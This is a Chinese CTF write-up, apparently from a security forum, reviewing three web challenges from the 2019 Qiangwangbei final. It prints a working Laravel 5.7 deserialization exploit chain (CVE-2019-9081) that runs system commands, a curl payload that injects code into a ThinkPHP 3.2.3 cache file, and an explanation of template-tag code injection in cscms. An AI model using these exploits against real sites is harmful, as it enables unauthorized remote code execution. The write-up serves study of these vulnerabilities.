

本篇文章记录了2019强网杯线下赛中的3道Web题解，个人并未参加线下赛，仅复盘记录。题目下载：链接：<https://pan.baidu.com/s/1mcHEJ1fmWtw4ZOMkEEcH4Q> 密码: fl0c

laravel

先通过如下命令将 Web 网站搭起来，通过查看 composer.json 文件可知该网站采用了 Laravel 5.7 版本框架。如果有关注过 Laravel 的漏洞，应该知道该版本的 Laravel 存在一个远程代码执行漏洞，我们继续看代码部分。

```
→ laravel-5.7 composer install
→ laravel-5.7 php -S 0.0.0.0:8000 -t public
```

```
1 // laravel-5.7/composer.json
2 {
3     "name": "laravel/laravel",
4     "type": "project",
5     "description": "The Laravel Framework.",
6     "keywords": [
7         "framework",
8         "laravel"
9     ],
10    "license": "MIT",
11    "require": {
12        "php": "^7.1.3",
13        "fideloper/proxy": "^4.0",
14        "laravel/framework": "5.7.*",
15        "laravel/tinker": "^1.0"
16    },
17    ....
18 }
```



框架的路由也不多，找到对应的控制器，发现明显是一个反序列化漏洞，估计就是利用反序列化进行代码执行了。


```

1 // laravel-5.7/routes/web.php
2 <?php
3 Route::get('/', function () {
4     return view('welcome');
5 });
6 Route::get('/index','TaskController@index');
7 ?>
8
9
10 // laravel-5.7/app/Http/Controllers/TaskController.php
11 <?php
12 namespace App\Http\Controllers;
13 highlight_file(__FILE__);
14 class TaskController
15 {
16     public function index()
17     {
18         if(isset($_GET['code']))
19         {
20             $code = $_GET['code'];
21             unserialize($code);
22             return "Welcome to qiangwangbei!";
23         }
24     }
25 }
26 ?>

```



直接通过 CVE 就能找到相关漏洞分析文章，虽然作者删了原文，但是还是可以通过 google 快照找到 EXP。



[CVE List](#)
[CNAs](#)
[WGs](#)
[Board](#)
[About](#)
[News & Blog](#)

[Go to for: CVSS Scores CPE Info Advanced Search](#)


[Search CVE List](#)
[Download CVE](#)
[Data Feeds](#)
[Request CVE IDs](#)
[Update a CVE Entry](#)

HOME > CVE > SEARCH RESULTS
TOTAL CVE Entries: 117906

Search Results

There are 12 CVE entries that match your search.

Name	Description
CVE-2019-9081	The Illuminate component of Laravel Framework 5.7.x has a deserialization vulnerability that can lead to remote code execution if the content is controllable, related to the __destruct method of the PendingCommand class in PendingCommand.php.



laravel5.7反序列化rce(CVE-2019-9081) | WisdomTree's Blog

<https://laworigin.github.io/2019/02/21/laravelv5-7反序列化rce/>

2019年2月21日 - 本周对于laravel v5.7进行初步审计学习。发掘到一 网页快照 中的一个反序列化 rce漏洞。只要反序列化的内容可控即可触发该漏洞。但遗憾的是 ...



该漏洞主要是利用了 Illuminate\Foundation\Testing\PendingCommand 类的 run 方法来执行命令，具体漏洞的分析见下篇文章。我们可以构造 EXP 如下：

```

<?php

namespace Illuminate\Foundation\Testing{
    class PendingCommand{
        protected $command;
        protected $parameters;
        protected $app;
        public $test;
    }
}

```

```

        public function __construct($command, $parameters,$class,$app){
            $this->command = $command;
            $this->parameters = $parameters;
            $this->test=$class;
            $this->app=$app;
        }
    }
}

namespace Illuminate\Auth{
    class GenericUser{
        protected $attributes;
        public function __construct(array $attributes){
            $this->attributes = $attributes;
        }
    }
}

namespace Illuminate\Foundation{
    class Application{
        protected $hasBeenBootstrapped = false;
        protected $bindings;

        public function __construct($bind){
            $this->bindings=$bind;
        }
    }
}

namespace{
    $genericuser = new Illuminate\Auth\GenericUser(array("expectedOutput"=>array("0"=>"1"), "expectedQuestions"=>array("0"=>"1"))
    $application = new Illuminate\Foundation\Application(array("Illuminate\Contracts\Console\Kernel"=>array("concrete"=>"Illuminate\Foundation\Console\Kernel"))
    $pendingcommand = new Illuminate\Foundation\Testing\PendingCommand("system",array('ls'),$genericuser,$application);
    echo urlencode(serialize($pendingcommand));
}

?>

```

将上述文件放在 public 目录下生成 EXP 即可，执行 ls 命令结果如下：

```

<?php
namespace App\Http\Controllers;
highlight_file(__FILE__);
class TaskController
{
    public function index()
    {
        if(isset($_GET['code']))
        {
            $code = $_GET['code'];
            unserialize($code);
            return "Welcome to qiangwangbei!";
        }
    }

    public function getflag(){
    }
}
?> css favicon.ico gadgets.php index.php js robots.txt svg web.config

```

yxtcms

题目说明：

已经删除可用的install，admin，UpdateController.class.php和SettingController.class.php文件夹和文件，相关思路请不要尝试。

题目提供了源码，可以发现该 cms 基于 thinkcmf 二次开发，而 thinkcmf 用的就是 ThinkPHP。

```

1 // index.php
2 <?php
3 if (ini_get('magic_quotes_gpc')){
4     function stripslashesRecursive(array $array){
5         foreach ($array as $k => $v){
6             if (is_string($v)){
7                 $array[$k] = stripslashes($v);
8             } else
9             if (is_array($v)){
10                 $array[$k] = stripslashesRecursive($v);
11             }
12         }
13         return $array;
14     }
15     $_GET = stripslashesRecursive($_GET);
16     $_POST = stripslashesRecursive($_POST);
17 }
18 define("APP_DEBUG",false);
19 define('SITE_PATH', dirname(__file__) . "/");
20 define('APP_PATH', SITE_PATH . 'application/');
21 define('SPAPP_PATH', SITE_PATH . 'yxtedu/');
22 define('SPAPP', './application/');
23 define('SPSTATIC', SITE_PATH . 'statics/');
24 define("RUNTIME_PATH", SITE_PATH . "data/runtime/");
25 define("HTML_PATH", SITE_PATH . "data/runtime/Html/");
26 define("THINKCMF_CORE_TAGLIBS", 'cx,Common\Lib\TagLib\TagLibSpadmin,Common\Lib\TagLib\TagLibHome');
27 if (!file_exists("data/install.lock"))
28 {
29     if (strtolower($_GET['g']) != "install")
30     {
31         header("Location:../index.php?g=install");
32         exit();
33     }
34 }
35 require SPAPP_PATH . 'Core/ThinkPHP.php';

```




thinkcmf 有两个大分支，一个基于 ThinkPHP3，另一个基于 ThinkPHP5，所以我们要先查一下该 ThinkPHP 的版本。如下图所示，可以发现是其版本是 3.2.3，而这个版本的 ThinkPHP 最出名的 RCE 就属缓存设计缺陷 getshell 了，漏洞成因和 ThinkPHP5 版本的基本一样，详细分析可以参考：[ThinkPHP5漏洞分析之代码执行\(八\)](#)。

```

→ html cat yxtedu/Core/ThinkPHP.php|grep -ni 'version'
23:const THINK_VERSION = '3.2.3';
67:if(version_compare(PHP_VERSION,'5.4.0','<')) {
→ html _

```



为了确定该漏洞没有被人修复，我们可以看一下缓存设计文件的代码。具体代码如下图所示，可以发现 第19行 代码将缓存数据写入 PHP文件中，虽然开头有注释符，但我们可以使用换行符（%0a）绕过。

```

1 // yxtedu/Core/Library/Think/Cache/Driver/File.class.php
2 class File extends Cache {
3     public function set($name,$value,$expire=null) {
4         N('cache_write',1);
5         if(is_null($expire)) {
6             $expire = $this->options['expire'];
7         }
8         $filename = $this->filename($name);
9         $data = serialize($value);
10        if( C('DATA_CACHE_COMPRESS') && function_exists('gzcompress')) {
11            //数据压缩
12            $data = gzcompress($data,3);
13        }
14        if(C('DATA_CACHE_CHECK')) { //开启数据校验
15            $check = md5($data);
16        } else {
17            $check = '';
18        }
19        $data = "<?php\n//".sprintf('%012d',$expire).$check.$data."<?>";
20        $result = file_put_contents($filename,$data);
21        if($result) {
22            if($this->options['length']>0) {
23                // 记录缓存队列
24                $this->queue($name);
25            }
26            clearstatcache();
27            return true;
28        } else {
29            return false;
30        }
31    }
32 }

```



从 ThinkPHP3.2.3 开发手册可知，可以通过 S 方法进行数据缓存。

<https://www.kancloud.cn/manual/thinkphp/1835>

ThinkPHP3.2.3完全开发手册

- 架构
- 路由
- 控制器
- 模型
- 视图
- 模板
- 调试
- 缓存
 - 数据缓存
 - 快速缓存
 - 查询缓存
 - 静态缓存
- 安全
- 扩展

缓存设置

```
// 设置缓存
S('name',$value);
```

会按照缓存初始化时候的参数进行缓存数据，也可以在缓存设置的时候改变参数，例如：

```
// 缓存数据300秒
S('name',$value,300);
```

甚至改变之前的缓存方式或者更多的参数：


```
// 采用文件方式缓存数据300秒
S('name',$value,array('type'=>'file','expire'=>300));
```

如果你在缓存设置的时候采用上面的数组方式传入参数的话，会影响到后面的缓存存取。


缓存读取

```
// 读取缓存
$value = S('name');
```

我们全局搜索一下哪些方法调用了 S 函数，会发现 thinkcmf 中的动态更新配置函数 `sp_set_dynamic_config` 似乎比较好利用，因为其将传入的 `$data` 变量和系统配置变量数组合并，并将合并数据写入缓存中。




我们继续搜索何处调用了 `sp_set_dynamic_config` 函数，会发现除了题目删掉的 `admin`、`install` 目录外，还有四处调用了该函数。其中只有第二个可以直接访问，其貌似都要登录。



所以我们根据 ThinkPHP3.2.3 的访问规则访问即可，payload 如下：

```
curl -d 'authoCode=%0aphinfo()///' 'http://0.0.0.0:8000/index.php?g=api&m=oauth&a=injectAuthoCode'
```



PHP Version 7.0.29-1+b1	
System	Linux PC 4.15.0-29deepin-generic #31 SMP Fri Jul 27 07:12:08 UTC 2018 x86_64
Build Date	May 12 2018 11:05:52
Server API	Built-in HTTP server
Virtual Directory Support	disabled
Configuration File (php.ini) Path	/etc/php/7.0/cli
Loaded Configuration File	/etc/php/7.0/cli/php.ini
Scan this dir for additional .ini files	/etc/php/7.0/cli/conf.d

这里的缓存文件名实际上就是缓存变量名的 md5 值，例如这题中 `S("sp_dynamic_config",$configs)` 对应的文件名就是 `md5("sp_dynamic_config")`。

cscms

同样题目给了源码，提示说删了 `admin` 目录、`install.php`，于是上 CVE、CNVD、seebug 上搜了一下，没有发现有用的 RCE 漏洞。我们先从源码中搜集一些版本信息，可以看到该 CMS 用的是 CI 框架，版本为 3.1.3，CMS 本身的版本为 4.1.75。

```
→ html grep -Rni 'version'
```

```
cscms/config/sys/Cs_Version.php:4:define("CS_Version","4.1.75");
```


```
cscms/system/core/CodeIgniter.php:58: const CI_VERSION = '3.1.3';
```


The image shows a web browser window displaying the CSCMS website. The address bar shows the URL 'www.chshcms.com/down/show/7965.html'. The website has a dark navigation bar with the CSCMS logo and links for '首页' (Home), '下载' (Download), '购买' (Purchase), '案例' (Cases), '论坛' (Forum), '云平台' (Cloud Platform), and '帮助' (Help). Below the navigation bar, there is a list of patches. The selected patch is 'Cscms v4.1 紧急安全漏洞补丁 [2017-08-25]' with a size of 15.01 KB and 776 downloads. The detailed view of this patch shows the title 'Cscms v4.1 紧急安全漏洞补丁 [2017-08-25]' and a 'Download' button. The content area lists the patch details: '浏览: 1427', '发布日期: 2017/08/25', '分类: 补丁', and '关键字: 漏洞 安全'. The first point in the list is '1. 修复了一处模板注入SSTI漏洞'. The right sidebar shows user information for 'admin' with a score of 1254 and level LV26, and a '分享到:' (Share to:) section with icons for Weibo, QQ, and RSS. The bottom of the page has a '热点推荐' (Hot Recommendations) section.

- cscms/app/helpers/common_helper.php删除了：get_file_mime方法
- cscms/app/core/CS_Input.php增加了：get、post、post_get、get_post四个方法

From clipboard		CS_Input.php (/var/www/html/csccms/app/core)
<?php if (! defined('BASEPATH')) exit('No direct script access allowed');	1	<?php if (! defined('BASEPATH')) exit('No direct script access allowed');
class CS_Input extends CI_Input	2	class CS_Input extends CI_Input
{	3	{
public function get(\$index = NULL, \$xss_clean = TRUE)	4	/**
{	5	* Fetch from array
return \$this->_fetch_from_array(\$GET, \$index, \$xss_clean);	6	*
}	7	* Internal method used to retrieve values from array
	8	*
public function post(\$index = NULL, \$xss_clean = TRUE)	9	* @param array &\$array \$GET, \$POST, \$COOKIE, \$SESSION
{	10	* @param mixed \$index Index for item to retrieve
return \$this->_fetch_from_array(\$POST, \$index, \$xss_clean);	11	* @param bool \$xss_clean Whether to apply XSS filtering
}	12	* @return mixed
	13	*/
public function post_get(\$index, \$xss_clean = TRUE)	14	protected function _fetch_from_array(&\$array, \$index, \$xss_clean)
{	15	{
return isset(\$POST[\$index])	16	if (! is_bool(\$xss_clean) OR \$xss_clean = \$this->is_xss_clean(\$xss_clean))
? \$this->post(\$index, \$xss_clean, \$sql_clean)	17	{
: \$this->get(\$index, \$xss_clean, \$sql_clean);	18	// If \$index is NULL, it means that the whole array is requested
}	19	isset(\$index) OR \$index = array_keys(\$array);
	20	// allow fetching multiple keys at once
public function get_post(\$index, \$xss_clean = TRUE)	21	if (is_array(\$index))
{	22	{
return isset(\$GET[\$index])	23	\$output = array();
? \$this->get(\$index, \$xss_clean, \$sql_clean)	24	foreach (\$index as \$key)
: \$this->post(\$index, \$xss_clean, \$sql_clean);	25	{
}	26	\$output[\$key] = \$this->_fetch_from_array(\$array, \$key, \$xss_clean);
	27	return \$output;
protected function _fetch_from_array(&\$array, \$index, \$xss_clean)	28	}
{	29	

看样子，好像原先的 SSTI 漏洞是由于 GET、POST 引起的，因为这里并未发现对过滤规则的修改。其实这个 CMS 我第一眼看过去，和海洋CMS、苹果CMS、DuomiCMS 有点像，而这几个 CMS 都存在模板标签注入导致代码执行的问题，那么我们尝试全局搜索一下 eval 函数。从搜索结果中，我们可以看出这个 CMS 的写法真的和前面提到的几个 CMS 很像，所谓的 SSTI 极有可能就是模板标签注入。



细看代码，我们会发现程序会将 {cscmsphp} 标签中包裹的代码当做 PHP 代码来执行。


```

1 // cscms/app/models/Csskins.php
2 class Csskins extends CI_Model{
3     // php标签处理
4     public function cscms_php($php,$content,$str) {
5         $evalstr=" return $content";
6         $newsphp=eval($evalstr);
7         $str=str_replace($php,$newsphp,$str);
8         return $str;
9     }
10
11     //解析模板
12     public function template_parse($str,$ts=TRUE,$if=true,$row=array()) {
13         ....
14
15         //PHP代码解析
16         preg_match_all('/{cscmsphp}([\s\S]+?){\cscmsphp}/',$str,$php_arr);
17         if(!empty($php_arr[0])){
18             for($i=0;$i<count($php_arr[0]);$i++){
19                 $str=$this->cscms_php($php_arr[0][$i],$php_arr[1][$i],$str);
20             }
21         }
22         unset($php_arr);
23         ....
24         return $str;
25     }
26 }

```


先知社区

于是随手试了一下，发现搜索处果然存在代码执行，就是不知道当时比赛的时候这个 dance 模块有没配置开放。



如果没有配置开放的话，还可以利用留言处注入 payload 。具体可以参考其他 writeup 。

其他WP

[实战：2019 强网杯 final Web Writeup](#)

[强网杯决赛RW的3个Web题](#)

点击收藏 | 2 关注 | 2

[上一篇：从0到1掌握反序列化工具之PHPGGC](#) [下一篇：某Cms 前台储存型xss](#)

1. 0 条回复

- 动动手指，沙发就是你的了！

[登录](#) 后跟帖

先知社区

[现在登录](#)

热门节点

[技术文章](#)

[社区小黑板](#)

目录

[RSS](#) [关于社区](#) [友情链接](#) [社区小黑板](#)